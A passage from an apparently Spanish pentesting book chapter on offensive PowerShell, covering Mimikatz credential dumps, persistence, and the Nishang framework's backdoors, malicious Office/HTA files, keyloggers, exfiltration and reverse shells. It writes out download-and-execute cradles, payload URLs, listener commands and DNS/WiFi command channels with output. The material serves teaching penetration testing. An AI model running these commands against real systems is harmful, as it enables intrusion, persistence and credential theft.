         * SHA1     : 354417c7a665da7483738c65d8dce7b3f1cbe274
        tspkg :
         * Username : Administrator
         * Domain   : pshell8
         * Password : 123abc..
        wdigest :
         * Username : Administrator
         * Domain   : pshell8
         * Password : 123abc..
        livessp :
        kerberos :
         * Username : Administrator
         * Domain   : pshell8
         * Password : 123abc..
        ssp :
        credman :
```

Fig. 3.42: Dumpeo de credenciales con Mimikatz.

Tras ver todo el potencial que ofrece *Invoke-Mimikatz* se va a estudiar la función *Get-TimedScreenshot*. Esta función permite obtener capturas de pantalla a través de *PowerShell*. La función puede ser utilizar para llevar a cabo capturas en remoto, aunque también se podría dejar un proceso oculto que realice esta operación en un equipo con acceso físico.

La función permite recolectar *screenshots* en un intervalo de tiempo regular y almacenarlos en disco. La sintaxis es sencilla *Get-TimedScreenshot –Path <directorio dónde almacenar capturas> -Interval <tiempo en segundos entre capturas> -EndTime <hora a la que se debería dejar de realizar capturas>*. Por ejemplo, *Get-TimedScreenshot –Path c:\pruebas –Interval 60 –EndTime 20:00.*

Por último, queda la función *Out-Minidump* con la que el *pentester* puede realizar un volcado de memoria de un proceso a disco. Esta función se equipara a la aplicación *procdump.exe*. La función presenta un par de parámetros como son *Process* y *DumpFilePath*. El primer parámetro indica el proceso que se quiere volcar, y se obtendrá con *Get-Process*. El segundo parámetro indica en que ruta se almacenará el volcado.

```
PS D:\libros\pentesting powershell> Get-Process notepad

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     69       7     1344       5576    90     0,08   3888 notepad

PS D:\libros\pentesting powershell> Get-Process notepad | Out-Minidump -DumpFilePath C:\Users\pgonza
lez\Desktop\dump

    Directorio: C:\Users\pgonzalez\Desktop\dump

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---        15/08/2015      1:26   62662993 notepad_3888.dmp

PS D:\libros\pentesting powershell>
```

Fig. 3.43: Obtención de un volcado de memoria de un proceso.

Una vez obtenido el volcado de memoria se puede tratar por ejemplo con la función *Get-Strings* que tiene una función idéntica a la herramienta *strings.exe*. En la imagen se puede visualizar como en el *notepad* que ha sido volcado se había escrito un texto que contenía la palabra *password* que se estuviera almacenando en un fichero de texto. Con esto se quiere mostrar que el realizar volcados de memoria puede provocar que información que se encuentra en memoria RAM y no está protegida quede a la vista del *pentester*.

```
C:\Users\pgonzalez\Desktop\dump>strings notepad_3888.dmp | findstr pass
cpasswor
cpassword:
cpasswo
cpassword: 123abc.
cpassword: 123abc.
```

Fig. 3.44. Visualización del volcado de memoria.

En el módulo *Persistente* se tratarán 2 funciones, como son *New-UserPersistenceOption* y *Add-Persistence*. La primera función configura las opciones con las que se quiere dotar de persistencia a un *script*, para que posteriormente la función *Add-Persistence* la añada. La función *New-UserPersistenceOption* presenta los siguientes parámetros:

Parámetro	Descripción
ScheduledTask	La vía de persistencia será a través de una tarea programada. Es un parámetro de tipo *switch*
Registry	La vía de persistencia será a través del registro. La ruta dónde se almacenará es *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. Es un parámetro de tipo *switch*
Daily	El *payload* comenzará diariamente. Es un parámetro de tipo *switch*
At	El *payload* arrancará o ejecutará en un tiempo específico. Se debe especificar en un formato como '12:54 AM', '1 AM', '22:00:00' o '7:22:26 PM'
OnIdle	El *payoad* será ejecutado después de un minuto de inactividad en la máquina. El parámetro es de tipo *switch*
AtLogon	El *payload* se ejecutará cuando un usuario inicie sesión. El parámetro es de tipo *switch*

Tabla 3.38: Parámetros de la función New-UserPersistenceOption.

Para esta prueba de concepto se utilizará una vía de persistencia como es el registro y se indicará que el *payload* se ejecute en cada inicio de sesión. Estas opciones se almacenarán en una variable que después se pasará a *Add-Persistence*. La instrucción para generar las opciones será *$opciones = New-UserPersistenceOption –Registry –AtLogon*.

Una vez que se tienen las opciones configuradas y almacenadas en una variable se puede hacer uso de *Add-Persistence*. Como ejemplo se presenta la siguiente instrucción *Add-Persistence -ScriptBlock <comandos> -ElevatedPersistenceOption $ElevatedOptions -UserPersistenceOption*

$Opciones -Verbose -PassThru | Out-EncodedCommand | Out-File .\EncodedPersistentScript.ps1. El parámetro *ElevatedPersistenceOption* permite indicar cuales son las opciones si se tienen permisos elevados. La función *New-ElevatedPersistenceOption* es la que genera dichas opciones, de forma similar a como lo hace *New-UserPersistenceOption*.

Esta es una manera sencilla de dotar de persistencia a los *scripts* ante diversas condiciones, como es la posibilidad de tener permisos de usuario o permisos más elevados. Una manera sencilla y cómoda de generar persistencia a *scripts* utilizando el *ScriptBlock* como piedra para crear el contenido. Además, el uso de *Out-EncodedCommand* permite obtener un *EncodedCommand* que ofusca el contenido para que no sea tan visible.

6. Nishang

Nishang es un *framework* o colección de *scripts* de *PowerShell*, el cual proporciona una serie de funcionalidades que pueden ser utilizadas por un *pentester* durante el desarrollo de un test de intrusión. *Nishang* habilita el uso de *payloads* y de los *scripts* de *PowerShell* para un test ofensivo o test de intrusión contemplando diferentes fases de éste. En líneas generales, es un potente conjunto de herramientas que pueden ser utilizados para la *post-explotación*. La dirección URL dónde se puede descargar *Nishang* es *https://github.com/samratashok/nishang*.

Nishang está compuesto por diferentes módulos que forman el *framework* global. Los diferentes módulos son descritos a continuación:

- *Antak - Webshell*. Este módulo proporciona la posibilidad de utilizar una *webshell* que descarga y sube archivos, ejecuta comandos y ejecuta *scripts* de *PowerShell* en la memoria de la máquina.
- *Backdoors*. Este módulo proporciona diferentes funciones que instalan una *backdoor*. Se utilizan diferentes protocolos y mecanismos para instalar *backdoors* en el sistema y que puedan ejecutar instrucciones a través de ellos.
- *Client*. Crea archivos en diferentes formatos, como pueden ser *Word, Excel, JAR*, y les inyecta instrucciones de *PowerShell*. Este módulo es interesante para utilizar la vía del usuario y el archivo malicioso que ejecuta instrucciones.
- *Escalation*. Este módulo proporciona 2 funciones que ayudan a conseguir elevación de privilegios en el sistema comprometido.
- *Execution*. Este módulo proporciona funciones que ayudan al *pentester* a descargarse código, por ejemplo a través del protocolo DNS, o desde un servidor web, y lo ejecuta a través de *PowerShell*. Los mecanismos utilizados para conseguir la ejecución de código son interesantes y funcionales.
- *Gather*. Este módulo proporciona funciones que ayudan a la recopilación de información del sistema. Algunas de las funciones son más agresivas configurando un *keylogger* sobre el sistema. Este módulo tiene funciones muy útiles en la *post-explotación* como, por ejemplo, *Invoke-MimikatzWdigestDowngrade* la cual *dumpeará* contraseñas en texto plano de sistemas *Windows 8.1* y *Windows Server 2012*.

- *Pivot*. Este módulo proporciona funciones que ayudan a realizar conexiones entre máquinas con el objetivo de lograr pivotar entre ellas. Por ejemplo, se pueden crear diferentes sesiones de *PowerShell* con otras máquinas, copiar y ejecutar binarios sobre otras máquinas o crear *relays* de red entre diferentes equipos. Uno de los módulos imprescindibles en la *post-explotación* de cualquier test de intrusión.
- *Prasadhak*. Este módulo consta de una función, la cual chequea los *hashes* de procesos que se están ejecutando en la máquina contra la base de datos de *VirusTotal*.
- *Scan*. Este módulo proporciona un escáner de puertos y una función para llevar a cabo prácticas de fuerza bruta a diferentes protocolos y servicios.
- *Powerpreter*. Este módulo es especial, ya que contempla toda la funcionalidad de *Nishang* en un módulo importable desde *PowerShell*. Si se visualiza el código fuente del módulo se puede ver como todas las funciones de los distintos módulos se agrupan en este módulo.
- *Shells*. Este módulo proporciona diferentes funciones que ayudan a obtener *shells* a través de diferentes protocolos. Las *shells* que se obtienen, en la mayoría de los casos, son *PowerShell* interactivas, lo cual es algo muy útil en la *post-explotación*. Algunos de los protocolos que pueden ser utilizados son TCP, UDP, ICMP o HTTP.
- *Utility*. Este módulo proporciona diferentes funciones a modo de utilidades. Estas utilidades pueden ser utilizadas durante diferentes fases del test de intrusión, por lo que se pueden ver como funciones extra, pero útiles.

Prasadhak, Scan, Escalation y Antak

Estos 4 módulos han sido agrupados debido a que están compuestas por una cantidad baja de funciones.

El primero de ellos, *Pasadhak*, es capaz de calcular los *hashes* de los procesos que ejecutan en el sistema y verificarlos contra la base de datos de *VirusTotal*. El módulo *scan* proporciona funciones para realizar un escaneo de puertos y acciones de fuerza bruta, que aunque no sea la mejor solución, puede ser válida en algunos escenarios bajo ciertas condiciones. El tercer módulo, *Escalation*, proporciona funciones relacionadas con la escalada de privilegio. Por último, *Antak* proporciona la posibilidad de utilizar una *webshell*. A continuación se describen las funciones que componen estos 4 módulos en la siguiente tabla resumen:

Función	Descripción
Antak	*Antak* es una *webshell* escrita en ASP.Net el cual utiliza *PowerShell*. Cada comando es ejecutado en nuevo proceso
Enable-DuplicateToken	Esta función lanza un *payload* que permite duplicar el *Access token* de *lsass*. El *payload* debe ser ejecutado con permisos elevados

Función	Descripción
Remove-Update	Esta función elimina actualizaciones del sistema de forma silenciosa. El primer ejemplo es *Remove-Update All*, el cual elimina todas las actualizaciones del sistema. El segundo ejemplo es *Remove-Update Security*, el cual elimina las actualizaciones de seguridad de la máquina. El tercer ejemplo es *Remove-Update KB2761226*, el cual elimina la actualización *KB2761226*
Prasadhak	Esta función calcula el *hash* MD5 de los procesos que se ejecutan en la máquina y los contrasta contra la base de dato de *VirusTotal*. Un ejemplo es *Prasadhak –APIKey <APIKey>*
Brute-Force	Esta función realiza un ataque de fuerza bruta contra *SQL Server, Active Directory, Web* o FTP. Un ejemplo sería *Invoke-BruteForce -ComputerName targetdomain.com -UserList C:\users.txt -PasswordList C:\wordlist.txt -Service ActiveDirectory –StopOnSuccess*. Este ejemplo lanza fuerza bruta contra el directorio activo, utilizando un listado de usuarios y un listado de contraseñas
Port-Scan	Esta función realiza un escaneo de direcciones IP, nombres de *host* y puertos abiertos en la red. Un ejemplo sería *Port-Scan -StartAddress 192.168.0.1 -EndAddress 192.168.0.254 -ResolveHost –ScanPort*.

Tabla 3.39: Funciones de Prasadhak, Scan, Escalation y Antak en Nishang.

Backdoors

Esta categoría agrupa funciones que pueden ser utilizadas para instalar *backdoors* en el equipo, consiguiendo ejecutar instrucciones a través de diferentes protocolos, como por ejemplo HTTP o DNS. Las funciones son realmente útiles en algunos entornos, como por ejemplo dónde el *pentester* tiene acceso físico y necesita descargarse los *scripts* a través de un protocolo permitido como el DNS, o un entorno dónde el *pentester* necesita instalar una *backdoor* para poder volver a ejecutar instrucciones. A continuación se enumeran las diferentes funciones que constituyen en este módulo.

Función	Descripción
HTTP-Backdoor	Esta función ejecuta un *payload* el cual realiza una consulta a una dirección URL la cual contiene una *magic string*. Si el *magic string* que introduce el *pentester* coincide con el del parámetro *CheckURL* se cargará el módulo o función al que se apunta con el parámetro *PayloadURL*. El argumento *Arguments* indica que función se ejecutará de todas las que puedan existir en *PayloadURL*. A continuación se muestra un ejemplo sencillo *HTTP-Backdoor -CheckURL http://pastebin.com/raw.php?i=jqP2vJ3x -PayloadURL http://pastebin.com/raw.php?i=Zhyf8rwh -Arguments Get-Information -MagicString start123 -StopString stopthis*

Función	Descripción
DNS_TXT_Pwnage	Esta función proporciona la forma de realizar consultas a registros TXT implementados en un servidor DNS. Se deben configurar las instrucciones o *scripts* en el interior de los registros TXT del servidor DNS. El *script* servido a través del registro TXT del servidor DNS se debe generar a través de *Out-DnsTxt*, el cual se encuentra en la categoría *Utility*
Execute-OnTime	Esta función lanza un *payload* el cual permite programar cuando se ejecutarán las instrucciones remotas. Cuando se cumpla la hora programada la función descargará el *script* de *PowerShell* y lo ejecutará. Un ejemplo sería *Execute-OnTime -PayloadURL http://pastebin.com/raw.php?i=Zhyf8rwh -Arguments Get-Information -Time hh:mm -CheckURL http://pastebin.com/raw.php?i=Zhyf8rwh -StopString stoppayload*
Gupt-Backdoor	Esta función proporciona una *backdoor* que es capaz de leer los comandos de *PowerShell* a través de los SSID de las redes *Wireless* que se encuentran alrededor. Un ejemplo sería Gupt-Backdoor -MagicString op3n –Verbose, dónde la función buscará el SSID que comienza con *op3n*. Si se quiere ejecutar un comando, por ejemplo *whoami*, el nombre de la red *Wireless* debería ser *op3ncwhoami*
Add-ScrnSaveBackdoor	Esta función ejecuta una *backdoor* la cual puede utilizar *Windows Screen Saver* para ejecutar comandos y *scripts* remotos
Invoke-ADSBackdoor	Esta función ejecuta una *backdoor* la cual puede utilizar ADS, *Alternate Data Streams*, y el registro de *Windows* para lograr persistencia

Tabla 3.40: Funciones de Backdoor en Nishang.

Client

Este módulo proporciona funciones que permite crear archivos de tipo *Word, Excel, JAR*, con los que se pueden ejecutar instrucciones de *PowerShell* a través de ellos. El módulo consta de 6 funciones, los cuales pueden ser utilizados por el *pentester* para engañar a otros usuarios y conseguir ejecutar instrucciones en una máquina y obtener un privilegio. A continuación se describen las funciones de este módulo.

Función	Descripción
Out-CHM	Esta función permite crear archivos con extensión CHM, los cuales se encuentran infectados pudiendo ejecutar comandos y *scripts* de *PowerShell*. Un ejemplo sería *Out-CHM -Payload "Get-Process" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"*, dónde se inyecta el comando *Get-Process* en el interior del fichero cuando éste sea abierto. Un ejemplo válido sería conseguir ejecutar una *shellcode* al abrir este tipo de fichero

Función	Descripción
Out-Word	Esta función crea un archivo de *Word* y lo infecta para ejecutar comandos y *scripts* de *PowerShell*. Como primer ejemplo se puede visualizar éste *Out-Word -PayloadURL http://yourwebserver.com/evil.ps1 -Arguments Evil*, con el que con el parámetro *PayloadURL* se indica de dónde se descargará el *script* al abrir el fichero y con el parámetro *Arguments* se le pueden pasar argumentos, por ejemplo para invocar una función que se encuentre en el interior del *script*. Otro ejemplo sería *Out-Word -Payload "PowerShell.exe -ExecutionPolicy Bypass -noprofile -noexit -c Get-Process"*, el cual crea un fichero de *Word* y cuando éste se ejecute se ejecutará la macro a través de *PowerShell*
Out-Excel	Esta función crea un archivo de *Excel* y lo infecta para ejecutar comandos y *scripts* de *PowerShell*. Esta función es similar a la denominada *Out-Word*
Out-HTA	Esta función permite crear un fichero HTA el cual puede desplegada sobre un servidor web y utilizado en campañas de *phishing*
Out-Java	Esta función permite crear un fichero JAR firmado, el cual puede ser utilizado como *applet* para ejecutar comandos y *scripts* de *PowerShell*. Como puede visualizarse, este fichero es otra vía para realizar un *client-side*
Out-Shortcut	Esta función permite crear un fichero de acceso directo, es decir con extensión *.lnk*, el cual permite la ejecución de comandos y *scripts* a través de *PowerShell*

Tabla 3.41: Funciones de Client en Nishang.

Execution

Esta categoría o módulo de *Nishang* permiten al *pentester* descargar código a través de diferentes protocolos, permitiendo la ejecución de código y de *scripts*. A continuación se describen las funciones de este módulo.

Función	Descripción
Download-Execute-PS	Esta función descarga y ejecuta un *script* de *PowerShell* en memoria. Un ejemplo sería *Download-Execute-PS http://dominio.com/script.ps1 -Argument script*. En este ejemplo se descarga el *script* desde una ubicación y se ejecuta la función que se indica en *Argument*
Download_Execute	Esta función permite descargar un ejecutable en formato texto, convertirlo a ejecutable y entonces ejecutarlo. Puede ser una buena solución para evadir mecanismos de red que puedan evitar que la descarga llegue a la máquina dónde se encuentra el *pentester*. Un ejemplo sería *Download_Execute http://example.com/file.txt*



Función	Descripción
Execute-Command-MSSQL	Esta función permite ejecutar comandos de *PowerShell*, comandos nativos de *cmd* o comandos SQL sobre un MSSQL *Server* con los privilegios suficientes
Execute-DNSTXT-Code	Esta función permite ejecutar una *shellcode* en memoria utilizando consultas a registros TXT de un servidor DNS configurado por el *pentester*

Tabla 3.42: Funciones de Execution en Nishang.

Gather

Este módulo engloba funciones que permiten realizar recopilación de información sensible o jugosa de la máquina comprometida. Funciones que permiten extraer los *hashes* de la máquina, recopilar información sobre las redes inalámbricas a las que se conecta la máquina, extraer las contraseñas en plano o incluso realizar un ataque de *phishing* de credenciales en sistemas *Windows*. A continuación se describen las funciones pertenecientes al módulo de *Gather*.

Función	Descripción
Check-VM	Esta función chequea si se está ejecutando en un entorno de máquina virtual o no hay ningún entorno de virtualización corriendo
Invoke-CredentialsPhish	Esta función lanza una ventana de *login* interactivo la cual reportará lo que el usuario introduzca en texto plano al *pentester*. Esta función es un ataque de *phishing*. Conseguir las credenciales en remoto a través de este engaño es viable
FireBuster & FireListener	Este par de *scripts* ayudan a realizar *egress testing*. En otras palabras, cuando el *pentester* consigue acceso a un equipo y quiere verificar si desde éste se puede acceder a Internet o a otra red en cualquier puerto. Con *FireListener* se abren puertos y con *FireBuster* se intenta conectar con dichos puertos
Get-Information	Esta función recopila información jugosa desde un equipo. La información dependerá de los privilegios con la que se ejecute la función. A modo de resumen se puede encontrar aplicaciones instaladas, información sobre redes inalámbricas, usuarios y grupos locales, política de cuentas, información sobre SNMP, recursos compartidos, *hosts* y sesiones de *Putty*, etcétera
Copy-VSS	Esta función copia el fichero SAM utilizando *Volume Shadow Copy Service*. De este modo se pueden copiar ficheros que están protegidos o bloqueados por el sistema. Hay que tener en cuenta que habrá que tener permisos para ejecutar *VSS*



Función	Descripción
Get-LSASecret	Esta función extrae los LSA Secret
Get-PassHashes	Esta función extrae los nombres de usuario, identificador y *hashes* LM y NT del fichero de cuentas SAM
Get-WLAN-Keys	Esta función recopila información sobre las redes inalámbricas almacenadas en el equipo
Keylogger	Esta función permite capturar las pulsaciones de teclado desde una máquina comprometida
Invoke-MimikatzWdigestDowngrade	Esta función realiza un *dumpeo* de contraseñas en texto plano en equipos *Windows 8.1* y *Windows Server 2012*

Tabla 3.43: Funciones de Gather en Nishang.

Pivot

Este módulo proporciona funciones para la realización de *pivoting* entre máquinas y redes. Las funciones presentadas son realmente útiles en la fase de *post-exploitation*, ya que ayudan al *pentester* a llegar a más sitios, dónde quizá al comienzo del proceso no podía llegar.

A continuación se describen las funciones que forman el módulo *Pivot*.

Función	Descripción
Create-MultipleSessions	Esta función permite al *pentester* chequear las credenciales sobre diferentes máquinas y crear diferentes *PSSessions* en *Powershel*. Esta es una de las vías para pivotar a través de las redes y de diferentes máquinas. Un ejemplo sería *Create-MultipleSessions -filename .\servers.txt -CreateSessions*
Run-EXEonRemote	Esta función permite copiar y ejecutar un fichero sobre diferentes máquinas. Es similar a lo que se puede llevar a cabo con las *PSTools*
Invoke-NetworkRelay	Esta función permite gestionar *relays* a nivel de red. Trabaja a nivel de IPv4 e IPv6, incluso permite hacer v6tov4. Un ejemplo sería *Invoke-NetworkRelay -Relay v4tov4 -ListenAddress 192.168.254.141 -Listenport 8888 -ConnectAddress 192.168.1.22 -ConnectPort 445 -ComputerName 192.168.254.141*. Se añade un *relay* el cual escucha por IPv4 y reenvía lo que llega al pueto 445 al puerto 8888 de otra máquina de la red

Tabla 3.44: Funciones de Pivot en Nishang.

Shells

Este módulo proporciona diversas funciones que ayudan a obtener una *PowerShell* interactiva a través de diferentes protocolos, como pueden ser TCP, UDP, HTTP o ICMP. Incluso, se pueden ejecutar órdenes sobre *PowerShell* apoyándose en servicios como *Gmail* para transferir las órdenes. A continuación se describen las funciones del módulo *Shells* y se muestran algunos pequeños ejemplos de ejecución.

Función	Descripción
Invoke-PowerShellTcp	Esta función es muy potente proporcionando una *PowerShell* interactiva en remoto, ya sea a través de una conexión *bind* o *reverse*. Un ejemplo de ejecución sería *Invoke-PowerShellTcp –IPAddress <dirección IP> -Reverse –Port <número puerto>*. Por otro lado el atacante podría configurar en su máquina un *netcat*, por ejemplo con *nc –l –p <número puerto>*
Invoke-PsGcat	Esta función permite enviar comandos y/o *scripts* a una cuenta de *Gmail*. Esta función es ejecutada desde la cuenta del atacante o del *pentester* y configura los datos de la cuenta. Por otro lado se utilizará la función *Invoke-PsGcatAgent* o *Powercat* sobre la máquina objetivo. Estas funciones realizarán la descarga del comando o del *script* y se ejecutará
Invoke-PsGcatAgent	Ejecuta comandos y *scripts* los cuales son enviados por *Invoke-PsGcat*
Invoke-PowerShellUdp	Esta función proporciona la posible ejecución de una *PowerShell* interactiva, tanto en modo *bind* o *reverse*, ejecutándose a través del protocolo UDP
Invoke-PoshRatHttps	Esta función proporciona una *PowerShell* interactiva inversa a través de HTTPS. Un ejemplo de ejecución es *Invoke-PoshRatHttps -IPAddress 192.168.56.101 -Port 8443*, mientras que en el cliente se ejecuta *[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true};iex (New-Object Net.WebClient).DownloadString("https://192.168.56.101:8443/connect")*
Invoke-PoshRatHttp	Esta función proporciona una *PowerShell* interactiva inversa a través de HTTP. Un ejemplo de ejecución es *Invoke-PoshRatHttps -IPAddress 192.168.56.101 -Port 80*, mientras que en el cliente se ejecuta *iex (New-Object Net.WebClient).DownloadString ("http://192.168.56.101/connect")*
Remove-PoshRat	Esta función limpia el sistema después de utilizar *Invoke-PoshRatHttps*
Invoke-PowerShellWmi	Esta función proporciona una *PowerShell* interactiva utilizando *WMI*

Función	Descripción
Invoke-PowerShellIcmp	Esta función proporciona una *PowerShell* interactiva a través del protocolo ICMP. Por ejemplo, sobre una máquina *Linux* controlada por el *pentester* se puede utilizar *icmpsh_m.py*, el cual es parte de las *icmpsh tools*. En primer lugar se ejecuta *sysctl -w net.ipv4.icmp_echo_ignore_all=1* y, posteriormente, se ejecuta *python icmpsh_m.py <dirección IP pentester> <dirección IP target>*. Una vez realizado esto se ejecuta en el *target* la instrucción *Invoke-PowerShellIcmp –IPAddress <dirección IP pentester>*

Tabla 3.45: Funciones de Shells en Nishang.

Utility

Este módulo de *Nishang* proporciona funciones que pueden ayudar al *pentester* a realizar algunas acciones. Este grupo de utilidades proporcionan persistencia a los *scripts*, permite realizar descargas de ficheros o *encodear* y *decodear scripts* o *strings*. Esta última parte es muy importante ya que se puede juntar con la parte de *shells* con el fin de ejecutar instrucciones más complejas a través de los *EncodedCommand*. A continuación se describen las funciones del módulo *Utility*.

Función	Descripción
Add-Exfiltration	Esta función permite añadir la capacidad de filtrar datos a través de *Gmail*, *Pastebin*, un servidor web o DNS
Add-Persistence	Esta función añade persistencia al *script*
Remove-Persistence	Elimina la persistencia de un *script*, la cual fue añadida previamente por *Add-Persistence*
Do-Exfiltration	Esta función proporciona capacidades de *pipe* en su salida
Download	Esta función proporciona descarga de ficheros hacia la máquina comprometida
Parse Keys	Esta función *parsea* palabras clave recogidas previamente por el *keylogger*
Invoke-Encode	Esta función *encodea* y comprime un *script* o un *string*
Invoke-Decode	Esta función *decodea* y descomprime un *script* o un *string*

Tabla 3.46: Funciones de Utitliy en Nishang.

PoC: Backdoors, jugando con DNS y Wireless

En esta prueba de concepto se hablará sobre las *backdoors* que *Nishang* proporciona, especialmente sobre las que se encapsulan a través del protocolo DNS y la que puede comunicarse con los SSID de las redes *Wireless*.

El primer ejemplo presentado es el de la *backdoor* que utiliza el protocolo DNS. Este ejemplo fue presentado por el autor de *Nishang* en una de las conferencias dónde presentó su *framework*.

Para llevar a cabo esta prueba se necesita que el *pentester* tenga el control de un servidor DNS manipulable. En este servidor DNS creara un registro TXT especial con el contenido que se quiere ejecutar. *Nishang* proporciona una función denominada *Out-DnsTxt* dentro de la categoría *Utility*.

Esta función permite obtener un *EncodedCommand* de un *script*, comando o *shellcode* que se pasan como entrada. Cada línea deberá almacenarse en un TXT diferente dentro del servidor DNS. La longitud máxima de cada registro TXT es de 255 caracteres, y esto es algo a tener en cuenta.

```
PS C:\nishang> Out-DnsTxt -DataToEncode Get-Process -IsString
TXT Record could fit in single subdomain.
c08t0Q0oyk90LS7m5QIA
TXT Records written to C:\nishang\encodedtxt.txt
PS C:\nishang>
```

Fig. 3.45: Obtención de instrucción encodeada para almacenarla en un registro TXT.

Una vez se obtiene el *string* se debe pasar al servidor DNS del *pentester* creando un registro TXT. Por otro lado, si se quiere *encodear* un *script* completo se puede utilizar la siguiente instrucción *Out-DnsTxt -DataToEncode <Ruta script, por ejemplo Get-WLAN-Keys.ps1>*.

Una vez el *pentester* ha creado el registro TXT en el servidor DNS se puede utilizar *nslookup* para comprobar que se obtiene el *EncodedCommand*, por ejemplo con la instrucción *nslookup -type=txt <subdominio creado, por ejemplo 1.flu-project.com>*. Hay que recordar que cada línea que se obtiene de *Out-DnsTxt* debe ser un subdominio diferente en el servidor DNS.

1.64	"pVRLbsUgDNxX6k264A/vOEm
1.script	"dZJRa9swEMffBfoOh5uHBGa7e
2.64	"YG6rsJJFN8XJyQGCIACYeoao
2.script	"Kot5IrGf5ZfEpXy85yws4H/sOJkF
3.64	"9f1bE4FTjcUHmCsb2M6ODATF
3.script	"R0Wr8EH5jL58z/dmlEg/NochP1
command	"Get-Process"
encscript	"xVttc9s4kv6cVOU/4BTNrjSRGJ
perl	"cGVybCAtTUlPIC1lICckcD1mb3
start	"startscript"
stop	"stop"

Fig. 3.46: Configuración del servidor DNS.

Ahora *DNS_TXT_Pwnage* es capaz de recibir estos comandos o *scripts* a través de los registros TXT. Para este ejemplo se puede ejecutar algo como *DNS_TXT_Pwnage -StartDomain start.flu-project.com -cmdstring begincommands -CommandDomain command.flu-project.com -psstring startscript -PSDomain script.flu-project.com -Arguments Get-WLAN-Keys -Subdomains 3 -StopString stop.*

```
Applied: All User Profile

Profile information
-------------------
    Version                : 1
    Type                   : Wireless LAN
    Name                   : Hotel ----.---
    Control options        :
        Connection mode    : Connect automatically
        Network broadcast  : Connect only if this network is broadcasting
        AutoSwitch         : Do not switch to other networks

Connectivity settings
---------------------
    Number of SSIDs        : 1
    SSID name              : "Hotel '----.---"
    Network type           : Infrastructure
    Radio type             : [ Any Radio Type ]
    Vendor extension          : Not present

Security settings
-----------------
    Authentication         : WPA2-Personal
    Cipher                 : CCMP
    Security key           : Present
```

Fig. 3.47: Ejecución del script recuperado a través del DNS.

El segundo ejemplo presentado es el de la *backdoor* que recibe los comandos a través del SSID de una *WiFi* cercana a la máquina comprometida. La *backdoor* denominada *Gupt* permite ejecutar los comandos, como se menciona anteriormente, a través de la lectura de los SSID.

Gupt chequea todas las redes *Wireless* de su alrededor para encontrar un patrón adecuado. La búsqueda de redes la realiza cada 5 segundos.

La función hace hincapié en 2 partes o parámetros diferenciados. El primero conocido como *MagicString* de 4 caracteres de longitud, el cual es utilizado para identificar el SSID que contiene los comandos, el segundo se corresponde con el quinto carácter, el cual ayuda a decidir si se quiere ejecutar un comando o descargar y ejecutar un *script*. El quinto carácter debe ser o una "c", si se quiere ejecutar un comando, o una "u" si se quiere descargar un *script* y ejecutar.

Para ejemplificar esto se van a presentar 2 pequeños ejemplos, el primero configurando un SSID con el que *Gupt* ejecutará un comando y un segundo descargando un *script* y ejecutándolo.

Si el *pentester* configura, ya sea a través de su dispositivo móvil o de un punto de acceso controlado por él, un SSID con el siguiente nombre *"pablcget-process"*. Al ejecutar la instrucción *Gupt-Backdoor -MagicString pabl -Verbose*, la función comenzará a realizar búsquedas sobre las redes para ver si los primeros 4 caracteres del SSID *matchean* con el *MagicString* configurado. Cuando la función encuentre un SSID válido comprobará el quinto carácter y al encontrar una "c" ejecutará el comando que va después, en este caso *Get-Process*.


```
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Found a network with instructions!
VERBOSE: Command "get-process" found. Executing it.

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     50       4     2008        236    14            2124 AERTSr64
    275      20     4564        980    73            2096 armsvc
    259      12    13392        348   234             612 avgcsrva
   1079      31    56176        656   174             532 avgrsa
    328      22    13228       4228   129    12.82   5332 avgtray
    680      28    16200      14900   108            2152 avgwdsvc
     70       8     3416        992    33            3836 BTHSAmpPalService
    226      22     6100        776    49            3736 BTHSSecurityMgr
    103      11     3244       1380    72     0.59   5344 btplayerctrl
    262      26    29992      24452   102            2836 capiws
     50       6     2784        552    57            4100 conhost
     36       5     2580        256    48     0.03   9016 conhost
     33       5     2012       4084    27           11752 conhost
     52       7     3900       8212    66     0.11  12252 conhost
    936      15     3656       2840    49             304 csrss
    882      27     5084      69040   235            1004 csrss
    140      12     3272       3300    56            2188 devmonsrv
    122      10     4112       1832    57            9096 dllhost
```

Fig. 3.48: Ejecución de comandos a través de la red WiFi.

Ahora, si se quiere lograr la ejecución de *scripts Gupt* descargará y ejecutará un *script* si el quinto carácter del nombre de la red es "u". Después de la "u" se debe encontrar la parte de una dirección URL recortada con *Google URL shortener*.

En otras palabras, y a modo de ejemplo, si el SSID es *"pablunJEuug"*, la dirección URL sería *http://goo.gl/nJEuug* para descargar y ejecutar el *script*. El *script* se ejecutaría en memoria directamente. El parámetro *Arguments* permite pasar argumentos al *script* descargado. Un uso interesante sería tener el *script Invoke-Shellcode*, por ejemplo, y descargarlo a través de la dirección URL pasada a través del SSID.

```
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Checking wireless networks for instructions.
VERBOSE: Found a network with instructions!
VERBOSE: Downloading the attack script and executing it in memory.
1624
```

Fig. 3.49: Descarga de script y ejecución a través de SSID de red WiFi.

PoC: Client-Side Attack con Nishang

En esta prueba de concepto se presenta el concepto de *Client-Side* utilizado desde *PowerShell*. Es cierto que *Nishang* proporciona funciones que permiten crear ficheros que pueden ser utilizados

para ejecutar instrucciones una vez son abiertos. Este tipo de ficheros son ideales para enviar, por ejemplo, por correo electrónico o hacer llegar de alguna manera a la víctima.

El ejemplo está presentado por el autor de *Nishang* en su sitio web. En este pequeño ejemplo se puede comprender como va creando diferentes ficheros de *Word*, los cuales tienen comandos en su interior que permiten ejecutar instrucciones tras abrirlos.

En primer lugar, la ejecución de *Out-Word -Payload "PowerShell.exe -ExecutionPolicy Bypass -noprofile -noexit -c Get-Process"* proporciona un fichero que ejecutará un proceso *PowerShell* y lanzará la instrucción *Get-Process*. Esta primera ejecución es una prueba básica de la función.

